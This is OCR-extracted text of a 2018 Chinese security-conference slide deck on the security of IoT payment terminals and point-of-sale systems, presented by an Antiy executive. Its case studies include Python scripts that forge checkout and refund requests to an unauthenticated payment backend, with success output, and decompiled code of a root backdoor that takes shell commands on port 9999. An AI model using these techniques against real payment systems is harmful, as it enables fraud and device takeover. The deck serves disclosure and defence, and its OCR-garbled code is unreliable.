



ISC 互联网安全大会



360互联网安全中心



物联网与移动支付的安全碰撞

陈家林 安天移动安全副总经理

2018 ISC 互联网安全大会 中国·北京
Internet Security Conference 2018 Beijing·China
(原中国互联网安全大会)



IT大咖说
知识共享平台



ISC 互联网安全大会



360 互联网安全中心

目录

物联网助力移动支付2.0

支付智能终端安全问题凸显

安天最佳实践分享

未来发展展望



360 技术

IT大咖说

知识共享平台

CURITY

WEB INTERNET
INFORMATION LEAK
TECHNOLOGY
TERMINAL AGE
PERSONAL PRIVACY IDENTITY SECURITY
IDENTITY
AUTHENTICATION
ISC 互联网安全大会 中国·北京
Internet Security Conference 2018 Beijing·China
INDUSTRIAL



ISC 互联网安全大会



360 互联网安全中心

物联网助力移动支付2.0

物联网成就移动支付新载体

B端 + C端

移动支付B端的安全关注太少



360 技术

IT大咖说

知识共享平台

CURITY

WEB INTERNET
INFORMATION LEAK
TERMINAL AGE TECHNOLOGY
PERSONAL PRIVACY IDENTITY SECURITY
IDENTITY
AUTHENTICATION
ISC 互联网安全大会 中国·北京
Internet Security Conference 2018 Beijing·China
INDUSTRIAL

移动支付 = 手机支付？

当我们提到移动支付。。。。

智能手机，二维码



摄图网

物联网成为移动支付收款端的重要载体



C端
SECURITY

B端
IDENTITY SECURITY
AUTHENTICATION
ISC 互联网安全大会 中国·北京
Internet Security Conference 2018 Beijing·China

支付B端成为巨头新入口之争



ISC 互联网安全大会




360 互联网安全中心


- 物联网，人工智能，大数据等技术赋能移动支付，加速产业发展
- 智能手机之后，B端已成为巨头新的入口之争



物联网



人工智能



大数据



360 技术

IT大咖说

知识共享平台

CURITY

INFORMATION LEAK
TERMINAL AGE
PERSONAL PRIVACY
IDENTITY
AUTHENTICATION
INDUSTRIAL
TECHNOLOGY
SECURITY
INDUSTRIAL
ISC 互联网安全大会 中国·北京
Internet Security Conference 2018 Beijing·China

移动支付安全 = 手机支付安全？



ISC 互联网安全大会



360 互联网安全中心



移动支付安全 B + C



INTERNET
INFORMATION LEAK
TERMINAL AGE
PERSONAL PRIVACY
IDENTITY SECURITY
IDENTITY
AUTHENTICATION
ISC 互联网安全大会 中国·北京
Internet Security Conference 2018 Beijing·China
INDUSTRIAL



360 技术

IT大咖说 SECURITY
知识共享平台



ISC 互联网安全大会



360 互联网安全中心

支付智能终端安全问题凸显

产业链复杂，投入低

碎片化

监管无或滞后



360 技术

IT大咖说

知识共享平台

SECURITY

WEB INTERNET
 INFORMATION LEAK TECHNOLOGY
 TERMINAL AGE
 PERSONAL PRIVACY IDENTITY SECURITY
 IDENTITY
 AUTHENTICATION
 ISC 互联网安全大会 中国·北京
 Internet Security Conference 2018 Beijing·China
 INDUSTRIAL


产业链复杂，安全在指数化降级



ISC 互联网安全大会



360 互联网安全中心



各个环节风险累积成指数化放大

- 终端软硬件碎片化导致安全防护复杂
- 同质化竞争，价格战，安全投入严重不足
- 新形态终端无监管或标准滞后

ZERO TRUST SECURITY

WEB INTERNET
INFORMATION LEAK
TERMINAL AGE
PERSONAL PRIVACY
IDENTITY SECURITY
IDENTITY
AUTHENTICATION
ISC 互联网安全大会 中国·北京
Internet Security Conference 2018 Beijing·China
INDUSTRIAL

大数据和人工智能的引入加剧安全风险



ISC 互联网安全大会



360 互联网安全中心



- 信息化，数字化，智能化需要打通更多数据，却带来更多安全隐患
- 大量交易信息导致企业核心数据泄露以及用户隐私泄露
- 人工智能的新技术引入带来更多安全风险

ZERO TRUST SECURITY

WEB INTERNET
INFORMATION LEAK
TERMINAL AGE
PERSONAL PRIVACY
IDENTITY SECURITY
IDENTITY
AUTHENTICATION
ISC 互联网安全大会 中国·北京
Internet Security Conference 2018 Beijing·China
INDUSTRIAL

终端安全 ! = 终端的安全



ISC 互联网安全大会



360 互联网安全中心



摒弃
“我封闭，
故我安全”
的执念，
拥抱开放

ZERO TRUST SECURITY



WEB INTERNET
INFORMATION LEAK
TERMINAL AGE
PERSONAL PRIVACY
IDENTITY SECURITY
IDENTITY
AUTHENTICATION
ISC 互联网安全大会 中国·北京
Internet Security Conference 2018 Beijing·China
INDUSTRIAL

典型案例分析1 – 智能收款终端交易APP问题

某交易应用数据库可被任意篡改业务关键数据

跟业务相关的数据库存于sdcard开放目录中，且无加密，可导致：

- * 重置登录密码
- * 篡改收款记录



典型案例分析2 – 支付交易后台问题

某服务器结账操作未进行鉴权，进行伪造请求攻击

服务器商户接口未进行鉴权保护，无条件接受客户端发来的各种指令，导致：

- * 攻击者可以远程对任意创建订单，随意进行“结账”、“退款”等等
- * 仅需要一个脚本即可 —— 攻击成本极低

```
def pay/shop_id, table_id, operate_id, brand_id=0):
s, dict_table count = check table count/shop_id=shop_id, table_id=table_id, brand_id=brand_id)
last time = dict table count['content']['tradeLabels'][0]['tradeServerUpdateTime'] shop_id: 8
trade_id = dict table count['content']['tradeLabels'][0]['tradeId'] s: True dict table count
s, dict_trade_info = trade info/shop_id=shop_id, table_id=table_id, trade_id=trade_id) last t
amount = dict_trade_info['content']['trade']['tradeAmount'] trade_id: 293:
url = 'http://...pay' dict tra
content = {"actualAmount":amount,"exemptAmount":0,"operateId":operate_id,"operateName":a,"pa
data = req_data/shop_id=shop_id, brand_id=0, content=content) url: 'http://...
r = post(url, json.dumps(data)) content: {'actualAmount': 39.69, 'tradeId': 293, 'payMo
dict r = json.loads(r.content.decode()) data: {'versionName': '...', 'appType': '8', 'userI
...
return dict_r['status'] == 1000, dict r
```

任意客户端发起请求，均可结账

```
/usr/bin/python3.5 /home/.../Programs/pycharm-community-2016.3.2/helpers/pydev/pydevd.py --mul
warning: Debugger speedups using cython not found. Run "/usr/bin/python3.5" /home/.../Progra
pydev debugger: process 27175 is connecting

Connected to pydev debugger (build 163.10154.50)
{'message': '操作成功', 'messageId': '...', 'status': 1000}
```

```
def doRefundReq/shop_id, brand_id, amount): shop_id: 80000000 brand_id: 1000 amount:
is succeed, dict_payment = payment_list/shop_id=shop_id) is_succeed: True dict_payment: {'p
list_payments = dict_payment['content']['paymentList'] list_payments: <class 'list'>. [{'pla
for dict_payment in list_payments:
if dict_payment['receivableAmount'] != amount:
continue
if is_refund_succeed(dict_payment):
print(['WARN'] The trade already refund succeed!)
continue
# found it
print(refund_req/shop_id=shop_id, user_id=0, trade_no=dict_payment['tradeNo'], refund_fee
```

pass

```
main
bugger | Connected to pydev debugger (build 163.10154.50)
/usr/bin/python3.5 /home/.../Programs/pycharm-community-2016.3.2/helpers/pydev/pydevd.py --mul
warning: debugger speedups using cython not found. Run "/usr/bin/python3.5" /home/.../Progra
pydev debugger: process 3034 is connecting

Connected to pydev debugger (build 163.10154.50)
[WARN] The trade already refund succeed!
(True, {'message': '操作成功', 'content': {'refundTradeNo': '...', 'outTradeNo': '...
```

典型案例分析3 – 智能商业终端远程ROOT执行问题



ISC 互联网安全大会



360 互联网安全中心

某智能商业终端存在开放root后门，未进行鉴权保护，可进行远程提权

系统存在后台常驻进程，开启9999端口，未进行鉴权保护，无条件接受端口任意请求，导致：

* 攻击者可以远程连接设备，发送命令，以root执行

```
*( _DWORD *)&v14[1] = -1;
memset(&serverAddr, 0, 0x10u);           // sin_addr = 0.0.0.0
serverAddr.sin_family = 2;
serverAddr.sin_port = 3879;             // Big Endian: 9999
fdSocket = socket(2, 1, 0);
fdSocket_1 = fdSocket;
if ( fdSocket >= 0 )
{
    v15 = 1;
    setsockopt(fdSocket, 1, 2, &v15, 4);
    v19 = 0;
    v20 = 0;
    v21 = 0;
    v18 = 1;
    setsockopt(fdSocket_1, 1, 21, &v18, 8);
    setsockopt(fdSocket_1, 1, 20, &v20, 8);
    v16 = 256;
    setsockopt(fdSocket_1, 1, 8, &v16, 4);
    *( _DWORD *)&v14[1] = setsockopt(fdSocket_1, 1, 7, &v16, 4);
    if ( bind(fdSocket_1, (const struct sockaddr *)&serverAddr, 16) ) // listen any client
    {
```

任意客户端可连9999端口，发送shell命令

ZERO TRUST SECURITY

WEB INTERNET
INFORMATION LEAK
TERMINAL AGE
PERSONAL PRIVACY
IDENTITY SECURITY
IDENTITY
AUTHENTICATION
ISC 互联网安全大会 中国·北京
Internet Security Conference 2018 Beijing·China
INDUSTRIAL

XPWN解读 – 破解收银台



ISC 互联网安全大会



360 互联网安全中心

- 低版本Android，大量CVE未修复，轻松Root提权
- 为了方便下游开发，随意开放提权后门，轻松利用
- 对收银台的远程控制存在漏洞，松松接管
- 收银台App的业务机制存在漏洞，轻松伪造
- 通信采用明文等低安全等级通信方式，轻松中间人
- 收银台后台API权限管控有漏洞，轻松窃取数据

免费吃大餐！

你的订单我做主！



ZERO TRUST SECURITY

WEB INTERNET
INFORMATION LEAK
TERMINAL AGE
PERSONAL PRIVACY
IDENTITY SECURITY
IDENTITY
AUTHENTICATION
ISC 互联网安全大会 中国·北京
Internet Security Conference 2018 Beijing·China
INDUSTRIAL



ISC 互联网安全大会



360 互联网安全中心

安天最佳实践分享

安全公司找好定位

案例1：智能POS行业安全赋能

案例2：银联手机POS项目

ZERO TRUST SECURITY

WEB INTERNET
INFORMATION LEAK
TERMINAL AGE TECHNOLOGY
PERSONAL PRIVACY IDENTITY SECURITY
IDENTITY
AUTHENTICATION
ISC 互联网安全大会 中国·北京
Internet Security Conference 2018 Beijing·China
INDUSTRIAL

最佳实践1 - 智能POS行业的安全赋能



ISC 互联网安全大会



360 互联网安全中心



事前

风险在哪，尽可能通过加固来防范，避免潜在危害程度/损失

事中

威胁在哪
受害发生时间，发生位置

事后

威胁是否清除
受害是否停止，损失是否遏制

纵深防御

终端安全评测

应用安全评测

安全培训，咨询

威胁检测（病毒，网络）

漏洞动态防御

应用级数据安全保护

漏洞应急响应

漏洞修复


漏洞监控、终端态势感知

大数据驱动安全

ZERO TRUST SECURITY

INTERNET
TERMINAL
PERSONAL PRIVACY
IDENTITY SECURITY
IDENTITY
AUTHENTICATION
ISC 互联网安全大会 中国·北京
Internet Security Conference 2018 Beijing·China
INDUSTRIAL

最佳实践2 – 银联手机POS安全合作项目





ISC 互联网安全大会



360 互联网安全中心

未来展望

无处不在的移动支付

物联网下的大数据风控

ZERO TRUST SECURITY

WEB INTERNET
 INFORMATION LEAK TECHNOLOGY
 TERMINAL AGE
 PERSONAL PRIVACY IDENTITY SECURITY
IDENTITY
AUTHENTICATION
 ISC 互联网安全大会 中国·北京
 Internet Security Conference 2018 Beijing·China
 INDUSTRIAL

海量物联网终端的大数据风控



ISC 互联网安全大会



360 互联网安全中心

- 物联网终端继续呈现爆发式增长
- 移动支付无处不在，抽象共性，软硬结合的支付模块化趋势即将出现
- 大数据下的商业数据和用户隐私保护越来越重视
- 用风控的思维解决不断出现的新型攻击

ZERO TRUST SECURITY

WEB INTERNET
INFORMATION LEAK
TERMINAL AGE TECHNOLOGY
PERSONAL PRIVACY IDENTITY SECURITY
IDENTITY
AUTHENTICATION
ISC 互联网安全大会 中国·北京
Internet Security Conference 2018 Beijing·China
INDUSTRIAL



ISC 互联网安全大会



360 互联网安全中心

谢谢！

2018 ISC 互联网安全大会 中国·北京

Internet Security Conference 2018 Beijing·China

(原中国互联网安全大会)